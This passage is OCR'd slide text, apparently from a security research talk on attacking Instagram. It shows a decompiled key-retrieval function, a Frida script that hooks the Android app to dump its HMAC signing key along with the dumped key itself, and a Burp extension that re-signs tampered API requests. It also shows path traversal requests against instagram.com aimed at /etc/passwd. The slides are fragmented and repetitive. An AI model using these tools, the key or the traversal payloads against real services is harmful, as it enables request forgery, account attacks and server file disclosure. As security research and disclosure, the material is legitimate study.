
HMAC
SHA256

signed_body=
0df7827209d895b1478a35a1882a9e1c87d3ba114cf8b1f603494b08b5d093b1.{"_csrftoken":"423d22c063a801f468f21d449ed8a103","username":"abc","guid":"b0644495-5663-4917-b889-156f95b7f610","device_id":"android-f86311b4vsa5j7d2","password":"abc","login_attempt_count":"11"}




Your version of Instagram is out of date. Please upgrade your app to log in to Instagram.

Signature Key Phishing




```
int Scrambler::getString(std::string)(void arg0) {
    r6 = arg0;
    r3 = 0x2000c;
    r7 = *r3;
    r7 = r7 + 0x4;
    r4 = *(r7 + 0x4);
    r5 = r7;
    while (r4 != 0x0) {
            if (std::string::compare() < 0x0) {
                    r3 = *(r4 + 0xc);
            }
            if (CPU_FLAGS & L) {
                    r4 = r5;
            }
            if (CPU_FLAGS & GE) {
                    r3 = *(r4 + 0x8);
            }
            r5 = r4;
            r4 = r3;
    }
    if ((r5 != r7) && (std::string::compare() >= 0x0)) {
            r0 = *(r5 + 0x14);
            r0 = Scrambler::decrypt(r0);
    }
    else {
            r0 = 0x0;
    }
    return r0;
}
```

Signature Key Phishing




```python
import frida
import sys

session = frida.get_usb_device(1000000).attach("com.instagram.android")
script = session.create_script("""
fscrambler = Module.findExportByName(null,"_ZN9Scrambler9getStringESs");
Interceptor.attach(ptr(fscrambler), {
    onLeave: function (retval) {
        send("key: " + Memory.readCString(retval));
    }
});
""")

def on_message(message, data):
    print(message)

script.on('message', on_message)
script.load()
sys.stdin.read()
```




```
Arne:Desktop aswinnen$ python hook.py
{u'type': u'send', u'payload': u'key: c1c7d84501d2f0df05c378f5efb9120909ecfb39dff5494aa361ec0deadb509a'}
```

Signature Key Phishing



```java
@Override
public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks)
{
    // keep a reference to our callbacks object
    this.callbacks = callbacks;
    this.helpers = callbacks.getHelpers();
    // set our extension name
    callbacks.setExtensionName("Signature Instagram");
    // obtain our output stream
    stdout = new PrintWriter(callbacks.getStdout(), true);
    // register ourselves as an HTTP listener
    callbacks.registerHttpListener(this);
}

@Override
public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo)
{
    if(messageIsRequest) {
        byte[] request = messageInfo.getRequest();
        IParameter param = this.helpers.getRequestParameter(request, "signed_body");
        if(param != null) {
            String value = param.getValue();
            int index = value.indexOf('.');
            if(index != -1 && (index+1) < value.length()) {
                String origSig = value.substring(0, index);
                String payload = this.helpers.urlDecode(value.substring(index+1));
                String newSig = BurpExtender.calculateSignature(payload);
                if(!origSig.equals(newSig)) {
                    stdout.println("[Request] Modification detected! Updating signature now. [" + callbacks.getToolName(toolFlag) + "]");
                    String newValue = newSig + "." + this.helpers.urlEncode(payload);
                    IParameter newparam = this.helpers.buildParameter("signed_body", newValue, param.getType());
                    byte[] oldreq = this.helpers.removeParameter(request, param);
                    messageInfo.setRequest(this.helpers.addParameter(oldreq, newparam));
                }
            }
        }
    }
}

private static String calculateSignature(String data) {
    Mac sha256_HMAC;
    try {
        sha256_HMAC = Mac.getInstance("HmacSHA256");
        SecretKeySpec secret_key = new SecretKeySpec(key.getBytes("UTF-8"), "HmacSHA256");
        sha256_HMAC.init(secret_key);
        return bytesToHex(sha256_HMAC.doFinal(data.getBytes("UTF-8"))).toLowerCase();
```

Signature Key Phishing



Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

Loaded	Type	Name
☑	Java	Signature Instagram

○ Output to system console


○ Save to file:

● Show in UI:

```
[Request] Modification detected! Updating signature now. [Proxy]
[Request] Modification detected! Updating signature now. [Repeater]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Intruder]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
[Request] Modification detected! Updating signature now. [Scanner]
```

VULNERABILITIES

1. Web Server Directory Enumeration




De beste momenten van de wereld vastleggen en delen

Instagram is een gratis en eenvoudige manier om je leven te delen en op de hoogte te blijven van het leven van andere mensen.

Maak een foto of video, pas deze dan aan met filters en creatieve functie. Plaats je creatie vervolgens op Instagram en deel deze onmiddellijk op Facebook, Twitter, Tumblr en meer. Je kunt je creatie ook rechtstreeks versturen als een privébericht.

https://instagram.com

1. Web Server Directory Enumeration




Capture and Share the World's Moments

Instagram is a free and simple way to share your life and keep up with other people.

Take a picture or video, then customize it with filters and creative tools. Post it on Instagram and share instantly on Facebook, Twitter, Tumblr and more—or send it directly as a private message. Find people to follow based on things you're into, and be part of an inspirational community.

https://instagram.com/?hl=en

1. Web Server Directory Enumeration




Capture and Share the World's Moments

Instagram is a free and simple way to share your life and keep up with other people.

Take a picture or video, then customize it with filters and creative tools. Post it on Instagram and share instantly on Facebook, Twitter, Tumblr and more—or send it directly as a private message. Find people to follow based on things you're into, and be part of an inspirational community.

https://instagram.com/?hl=./en

1. Web Server Directory Enumeration




Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts JSBeautifier Settings
1 × ...
Go Cancel < >
Target: https://instagram.com
Request
Raw Params Headers Hex
Response
Raw Headers Hex

```
GET
/?hl=en/../../../../../../../../../../etc/passwd%00
HTTP/1.1
Host: instagram.com
Accept: */*
Connection: close
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Cache-Control: private, no-cache, no-store,
must-revalidate
Content-Language: en
Content-Type: text/html; charset=utf-8
Date: Thu, 13 Aug 2015 23:51:05 GMT
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Pragma: no-cache
Vary: Accept-Language, Cookie
Content-Length: 25
Connection: Close

Oops, an error occurred.
```

1. Web Server Directory Enumeration



dj Translation | Django docu ×
https://docs.djangoproject.com/en/1.8/topics/i18n/transl

Note

Plural form and po files

Django does not support custom plural equations in po files. As all translation catalogs are merged, only the plural form for the main Django po file (in **`django/conf/locale/<lang_code>/LC_MESSAGES/django.po`**) is considered. Plural forms in all other po files are ignored. Therefore, you should not use different plural equations in your project or application po files.

1. Web Server Directory Enumeration


Instagram
https://instagram.com/?hl=../locale/en
Zoeken
Instagram
LOG IN
Download on the App Store
GET IT ON Google play


Capture and Share the World's Moments

Instagram is a free and simple way to share your life and keep up with other people.

Take a picture or video, then customize it with filters and creative tools. Post it on Instagram and share instantly on Facebook, Twitter, Tumblr and more—or send it directly as a private message. Find people to follow based on things you're into, and be part of an inspirational community.

https://instagram.com/?hl=../locale/en

1. Web Server Directory Enumeration



